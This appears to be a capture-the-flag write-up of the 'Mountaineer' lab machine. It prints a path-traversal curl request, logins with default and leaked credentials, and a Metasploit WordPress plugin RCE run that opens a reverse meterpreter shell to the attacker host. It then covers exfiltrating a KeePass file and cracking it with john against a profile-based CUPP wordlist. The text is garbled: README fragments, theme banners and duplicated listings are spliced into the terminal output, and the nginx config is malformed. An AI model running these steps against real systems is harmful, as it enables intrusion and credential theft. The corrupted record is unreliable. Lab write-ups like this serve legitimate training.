
Create NGINX Plus and NGINX Configuration Files
Create NGINX Plus and NGINX Configuration Files: Directives. The configuration file consists of directives and their...
NGINX Plus :

I used **ffuf** and found a file called `default`.

Reading the file revealed a new subdomain.

```
(root㉿kali)-[~/thm/mountaineer]
# curl http://mountaineer.thm/wordpress/images..etc/nginx/sites-available/default --path-as-is
##
# You should look at the following URL's in order to grasp a solid understanding
# of Nginx configuration files in order to fully unleash the power of Nginx. On
# https://www.nginx.com/resources/wiki/start/, click on "Location". The main configuration file
# https://www.nginx.com/wiki/start/topics/tutorials/config_pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
#
# In most cases, administrators will remove this file from sites-enabled/ and
# leave it as reference inside of sites-available where it will continue to be
# updated by the nginx packaging team.
#
# This file will automatically load configuration files provided by other
# applications, such as Drupal or Wordpress. These applications will be made
# available underneath a path with that package name, such as /drupal8.
#
# Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples.
#
#           server context. Defines configuration for a specific virtual server (website).
#           context. Specifies how to handle requests based on the URLs.
#
# Default server configuration
#
server {
    events {
        # ...
    }
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name mountaineer.thm adminroundcubemail.mountaineer.thm; ←
    client_max_body_size 20M;
    # SSL configuration
    #
    # listen 443 ssl default_server;
    # listen [::]:443 ssl default_server;
    # ...
    # Note: You should disable gzip for SSL traffic.
    # See: https://bugs.debian.org/773332
}
```

I added the subdomain in my `/etc/hosts` file and accessed the endpoint.



I tried the admin credentials but failed to log in using it. I then tried default credentials with the discovered usernames.

```
root@kali: ~/thm/mountaineer
File Actions View Help
root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer
└─(root㉿kali)-[~/thm/mountaineer]
# cat users
admin
everest
montblanc
chooyu
k2
```

Finally, I logged in using k2:k2

Roundcube Webmail :: In

Compose Mail Contacts Settings Light mode ? About Logout

Inbox Sent

Search... Select Threads Options Refresh

lhorse <lhorse@localhost> 2024-03-16 14:51
• Security Risk

nanga <nanga@localhost> 2024-03-16 14:48
• To my favorite mountain out there

Save password?
Username: k2
Password: k2
Never Save
Passwords are saved to Password Manager on this device.

I found a mail that contained a password.

A screenshot of the Roundcube Webmail interface. The left sidebar shows navigation options like Compose, Mail, Contacts, Settings, Light mode, About, and Logout. The main area shows the inbox for user k2@localhost. A message from nanga@localhost is selected, with the subject "To my favorite mountain out there". The message content is:

To my favorite mountain out there

From nanga <nanga@localhost> on 2024-03-16 14:48

Hi You!

You know that you are the prettiest mountain out there, right?
For me, you are also the tallest one!
I've got the perfect password for the perfect mountain:
th3_tall3st_p4ssw0rd_in_th3_w0rld

See you soon!
nanga

Another mail was about the password that was revealed.

A screenshot of the Roundcube Webmail interface. The left sidebar shows navigation options like Compose, Mail, Contacts, Settings, Light mode, About, and Logout. The main area shows the inbox for user k2@localhost. A message from lhotse@localhost is selected, with the subject "Security Risk". The message content is:

Security Risk

From lhotse <lhotse@localhost> on 2024-03-16 14:51

Dear K2,

Though I may be shorter in stature, my hearing remains sharp as ever.
The cold winds have whispered to me of recent instances where passwords were transmitted via email.
It is imperative that you delete such communications immediately. Safeguarding the security of our esteemed peaks is paramount.

Yours sincerely,
Lhotse

I tried the password with the `k2` user and managed to log in through the `wp-login` endpoint.

The screenshot shows the WordPress dashboard for the 'mountaineer' theme. The left sidebar contains links for Posts, Media, Pages, Comments, M.E. Calendar, Profile, Tools, and a 'Collapse menu' option. A 'Starter Sites' button is prominently displayed. On the right, there's a 'Quick Draft' box with fields for Title and Content, and a 'Save Draft' button. A password manager dialog is overlaid on the top right, asking if the user wants to save a password for 'k2' with the value 'ord_in_th3_world'. The dialog offers options to 'Never', 'Save', or 'Cancel'. A message at the bottom of the dialog states: 'Passwords are saved to Password Manager on this device.'


With valid credentials, I could now try getting remote code execution through the rce module for the vulnerable plugin on **metasploit**.

The terminal window shows the Metasploit Framework (msf6) interface. The user has run the command `search Modern Events` and selected the exploit module `multi/http/wp_plugin_modern_events_calendar_rce`. They then ran `use 1` to set it as the active module. The current payload is set to `php/meterpreter/reverse_tcp`. The user is now configuring options for the exploit, specifically setting `TARGETURI` to '/' and `USERNAME` to 'admin'. The terminal also displays the module's description, which includes information about a WordPress calendar SQLi scanner and an authenticated remote code execution vulnerability.

I configured the options and ran the exploit to get a **meterpreter shell**.

```
File Actions Edit View Help
root@kali:~/thm/mountaineer
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set USERNAME k2
USERNAME => k2
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set PASSWORD th3_tall3st_password_in_th3_world
PASSWORD => th3_tall3st_password_in_th3_world
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set RHOSTS 10.10.86.214
RHOSTS => 10.10.86.214
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Running automatic check ('set AutoCheck false' to disable)
[*] The target appears to be vulnerable.
[*] Uploading file 'mdhme.php' containing the payload ...
[*] Triggering the payload ...
[*] Sending stage (40004 bytes) to 10.10.86.214
[*] Deleted mdhme.php
[*] Meterpreter session 1 opened (10.21.17.140:4444 -> 10.10.86.214:49688) at 2025-07-01 06:29:01 -0400

meterpreter > |
```



I got a shell as `www-data`.

```
meterpreter > sysinfo
Computer   : mountaineer
OS          : Linux mountaineer 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > |
```

LATERAL MOVEMENT

I then enumerated the contents present inside the user directories and discovered that the flag was located inside the *kangchenjunga*'s home directory.

```

meterpreter > shell dashboard
Process 2769 created.
Channel 1 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@mountaineer:~/html/wordpress/wp-content/uploads$ cd /
cd /                                            Welcome to BlogArise
www-data@mountaineer:/$ cd home
cd home                                         Thank you for choosing BlogArise theme. To take full advantage of the complete features of the theme click the Starter Sites and Install and Activate
www-data@mountaineer:/home$ ls
ls
annapurna everest k2 kangchenjunga lhotse makalu manaslu nanga vagrant
www-data@mountaineer:/home$ ls annapurna
ls annapurna
www-data@mountaineer:/home$ ls everest
ls everest
www-data@mountaineer:/home$ ls k2
ls k2
mail
www-data@mountaineer:/home$ ls kangchenjunga
ls kangchenjunga
local.txt mynotes.txt
www-data@mountaineer:/home$ cat kangchenjunga/local.txt
cat kangchenjunga/local.txt
cat: kangchenjunga/local.txt: Permission denied
www-data@mountaineer:/home$ |

```

WordPress 6.4.3 running BlogArise theme.

I found a file called *ToDo.txt* inside *nanga*'s home directory which contained an interesting message.

```

www-data@mountaineer:/home$ ls -la
ls -la
total 44
drwxr-xr-x 11 root    root   4096 Mar 16 2024 .
drwxr-xr-x  21 root    root   4096 Mar 16 2024 ..
drwxr-xr-x  2 root    root   4096 Apr  6 2024 annapurna
drwxr-xr-x  2 root    root   4096 Apr  6 2024 everest
drwxr-xr-x  3 k2      k2     4096 Apr  6 2024 k2
drwxr-xr-x  2 root    root   4096 Mar 18 2024 kangchenjunga
drwxr-xr-x  3 lhotse  lhotse  4096 Apr  6 2024 lhotse
drwxr-xr-x  2 root    root   4096 Apr  6 2024 makalu
drwxr-xr-x  2 root    root   4096 Apr  6 2024 manaslu
drwxr-xr-x  3 nanga  nanga  4096 Apr  6 2024 nanga
drwxr-xr-x  5 vagrant vagrant 4096 Apr  6 2024 vagrant
www-data@mountaineer:/home$ ls -la vagrant
ls -la vagrant
ls: cannot open directory 'vagrant': Permission denied
www-data@mountaineer:/home$ ls -la nanga
ls -la nanga
total 16
drwxr-xr-x  3 nanga nanga 4096 Apr  6 2024 .
drwxr-xr-x  11 root  root  4096 Mar 16 2024 ..
lrwxrwxrwx  1 root  root   9 Apr  6 2024 .bash_history -> /dev/null
-rw-rw-r--  1 nanga nanga 335 Mar 18 2024 ToDo.txt
drwxr-xr-x  3 nanga nanga 4096 Mar 16 2024 mail
www-data@mountaineer:/home$ cd nanga
cd nanga
www-data@mountaineer:/home/nanga$ cat ToDo.txt
cat ToDo.txt
Just a gentle reminder to myself:
        nanya
Even though K2 isn't fond of presents, I can't help but want to get him something special! I'll make sure to mark it on my calendar to pick out a little surprise for him by this weekend.
After all, his birthday may be several months away, but every day with him feels like a celebration of love!!!!
www-data@mountaineer:/home/nanga$ |

```

I also found a **keepass** file inside *lhotse*'s home directory.

```

www-data@mountaineer:/home$ ls -la lhotse
ls -la lhotse
total 16
drwxr-xr-x  3 lhotse lhotse 4096 Apr  6 2024 .
drwxr-xr-x  11 root  root  4096 Mar 16 2024 ..
lrwxrwxrwx  1 root  root   9 Apr  6 2024 .bash_history -> /dev/null
-rw-rw-rwx  1 lhotse lhotse 2302 Apr  6 2024 Backup.kdbx
drwxr-xr-x  3 lhotse lhotse 4096 Mar 16 2024 mail
www-data@mountaineer:/home$ cd lhotse
cd lhotse
www-data@mountaineer:/home/lhotse$ cd mail
cd mail
bash: cd: mail: Permission denied


```

I downloaded the file locally and tried opening it. However, it was password protected.

```

meterpreter > download /home/lhotse/Backup.kdbx
[*] Downloading: /home/lhotse/Backup.kdbx -> /root/thm/mountaineer/Backup.kdbx
[*] Downloaded 2.25 KiB of 2.25 KiB (100.0%): /home/lhotse/Backup.kdbx -> /root/thm/mountaineer/Backup.kdbx
[*] Completed : /home/lhotse/Backup.kdbx -> /root/thm/mountaineer/Backup.kdbx
meterpreter > |

```



I used **keepass2john** to convert it into **john** crackable format and tried cracking the password using *rockyou.txt*, however, it was taking quite some time to crack it.

```
root@kali:~/thm/mountaineer # keepass2john Backup.kdbx > keehash
(root@kali)-[~/thm/mountaineer] # john --wordlist=/usr/share/wordlists/rockyou.txt keehash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:21:52 0.28% (ETA: 2025-07-06 14:57) 0g/s 37.56p/s 37.56c/s 37.56C/s radar1..princess84
```

With the password cracking running in the background, I tried switching to the user **k2** using the credentials I had previously discovered. I successfully switched using **k2:k2**. After switching the user, I decided to view the mail because of what the *ToDo.txt* said.

```

www-data@mountaineer:/home/k2$ su k2
su k2
Password: th3_tall3st_password_in_th3_world
A weak password might be very short or only use alphanumeric characters, making decryption simple. A weak
address, name of a pet or relative, or a common word such as God, love, money or password.
su: Authentication failure
www-data@mountaineer:/home/k2$ su k2
my CUPP was born, and it can be used in situations like legal penetration tests or forensic crime
su k2
investigations.
Password: k2
Requirements
k2@mountaineer:~$ ls -la
ls -la
total 12
drwxr-xr-x 3 k2 k2 4096 Apr  6 2024 .
drwxr-xr-x 11 root root 4096 Mar 16 2024 ..
lrwxrwxrwx 1 root root 9 Apr  6 2024 .bash_history → /dev/null
drwx——— 3 k2 k2 4096 Apr  6 2024 mail
k2@mountaineer:~$ cd mail
cd mail
k2@mountaineer:~/mail$ ls -la
ls -la
total 20
drwx——— 3 k2 k2 4096 Apr  6 2024 .
drwxr-xr-x 3 k2 k2 4096 Apr  6 2024 .. this menu
drwx——— 4 k2 k2 4096 Apr  6 2024 .imap
drwx——— 1 k2 k2 941 Apr  6 2024 Sent
-rw——— 1 k2 k2 10 Apr  6 2024 .subscriptions
-rw——— 1 k2 k2 4096 Apr  6 2024 mail
Options
Usage: cupp.py [OPTIONS]
drwx——— 3 k2 k2 4096 Apr  6 2024 .
drwxr-xr-x 3 k2 k2 4096 Apr  6 2024 .. this menu
drwx——— 4 k2 k2 4096 Apr  6 2024 .imap
drwx——— 1 k2 k2 941 Apr  6 2024 Sent
-rw——— 1 k2 k2 10 Apr  6 2024 .subscriptions
-rw——— 1 k2 k2 4096 Apr  6 2024 mail
k2@mountaineer:~/mail$ |

```

I found some interesting information that could be used to create a custom password list.

```

k2@mountaineer:~/mail$ cat Sent
cat Sent
-----[REDACTED]----- GPL 3.0 license
From k2@mountaineer Sat Apr 06 07:26:13 2024
MIME-Version: 1.0
Date: Sat, 06 Apr 2024 03:26:13 -0400
From: k2 <k2@localhost>
To: lhote@localhost.thm
Subject: Getting to know you!
Message-ID: <cf409ec2e3fb071c48775daa3715e24c@adminroundcubemail.mountaineer.thm>
X-Sender: k2@localhost
Content-Type: text/plain; charset=US-ASCII;
formats=flowed
Content-Transfer-Encoding: 7bit
X-IMAPbase: 1712388336 0000000001
X-UID: 1
Status: RO
X-Keywords:
Content-Length: 406
Requirements
Quick start
Usage: cupp.py [OPTIONS]
drwx——— 3 k2 k2 4096 Apr  6 2024 .
drwxr-xr-x 3 k2 k2 4096 Apr  6 2024 .. this menu
drwx——— 4 k2 k2 4096 Apr  6 2024 .imap
drwx——— 1 k2 k2 941 Apr  6 2024 Sent
-rw——— 1 k2 k2 10 Apr  6 2024 .subscriptions
-rw——— 1 k2 k2 4096 Apr  6 2024 mail
Dear Lhote,
We've noticed your consistent warnings about security risks, and we
believe it's time to get to know you better. As mountains, we've
compiled a list of what we know about you so far:
First Name: Mount
Surname: Lhote
Nickname: MrSecurity
Birthdate: May 18, 1956
Pet's Name: Lhotsy
Company Name: BestMountainsInc
We're eager to deepen our understanding of you!
Warm regards,
The Mountains

```

Hence, I downloaded **CUPP** and ran it in interactive mode.

```
[root@kali: ~/thm/mountaineer] # git clone https://github.com/Mebus/cupp.git
Cloning into 'cupp' ...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), pack-reused 237 (from 1) iophanumberic characters, making decryption simple. A weak
Receiving objects: 100% (237/237), 2.14 MiB | 5.98 MiB/s, done.
Resolving deltas: 100% (125/125), done.

[root@kali: ~/thm/mountaineer] # cd cupp
That is why CUPP was born, and it can be used in situations like legal penetration tests or forensic crime
investigations.

[root@kali: ~/thm/mountaineer/cupp] # ls
CHANGELOG.md  cupp.cfg  cupp.py  LICENSE  README.md  screenshots  test_cupp.py
```

I filled in the information that was available to me and generated a custom wordlist.

```
[root@kali]~[~/thm/mountaineer/cupp]
# ./cupp.py -i
HEADME...033[27mser")
print("          \n# \033[07mU\033[27mser")
/root/thm/mountaineer/cupp./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
print("          \n# \033[07mP\033[27msswords")  , making decryption simple. A weak
print("          \n\033[1;31m_,\033[1;m      # \033[07mP\033[27msswords")  , giving the user, such as a birthday, nickname.
/root/thm/mountaineer/cupp./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
print("          \n\033[1;31m(\033[1; moo\033[1;31m)___\033[1;m      # \033[07mP\033[27mr0flier"
/root/thm/mountaineer/cupp./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
print("          \n\033[1;31m(\033[1; moo\033[1;31m)___\033[1;m      # \033[07mP\033[27mr0flier"
/root/thm/mountaineer/cupp./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
print("          \n\033[1;31m(_ )\033[1;m      # \033[07mP\033[27mr0flier"
cupp.py!*
          # Common
          # User Requirements
          # Passwords
          # Profiler
          * [ Muris Kurgas | j0rgan@remote-exploit.org ]
          [ Mebus | https://github.com/Mebus/ ]
```

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Mount
> Surname: Lhotse
> Nickname: MrSecurity
> Birthdate (DDMMYYYY): 18051956

A weak password might be very short or only use alphanumerical characters, making decryption simple. A weak password can also be one that is easily guessed by someone profiling the user, such as a birthday, nickname, address, name of a pet or relative, or a common word such as God, love, money or password.

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY): That's why CUPP was born, and it can be used in situations like legal penetration tests or forensic crime investigations.

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY): Requirements

You need Python 3 to run CUPP.

> Pet's name: Lhotsy
> Company name: BestMountainsInc Quick start

$ python3 cupp.py -h

> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words? Y/[N]: N
> Leet mode? (i.e. leet = 1337) Y/[N]: N [+] Now making a dictionary ...
[+] Sorting list and removing duplicates ... [+] Now saving the dictionary to mount.txt, counting 2214 words.
[+] Saving dictionary to mount.txt, counting 2214 words.
> Hyperspeed Print? (Y/n): n [+] Now load your pistolero with mount.txt and shoot! Good luck!
[+] Now load your pistolero with mount.txt and shoot! Good luck!
```



I then restarted password cracking with **john** using the custom wordlist and found the password.


```

root@kali: ~/thm/mountaineer
File Actions Edit View Help
root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer root@kali: ~/thm/mountaineer
[~] (root@kali) [~/thm/mountaineer]
# keepass2john Backup.kdbx > hash
[~] (root@kali) [~/thm/mountaineer]
# cp cupp/mount.txt .
[~] (root@kali) [~/thm/mountaineer]
# john --wordlist=./mount.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Lhotse56185      (Backup)
1g 0:00:00:07 DONE (2025-07-01 07:26) 0.1338g/s 34.27p/s 34.27c/s 34.27c/s Lhotse5605 .. Lhotse58
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

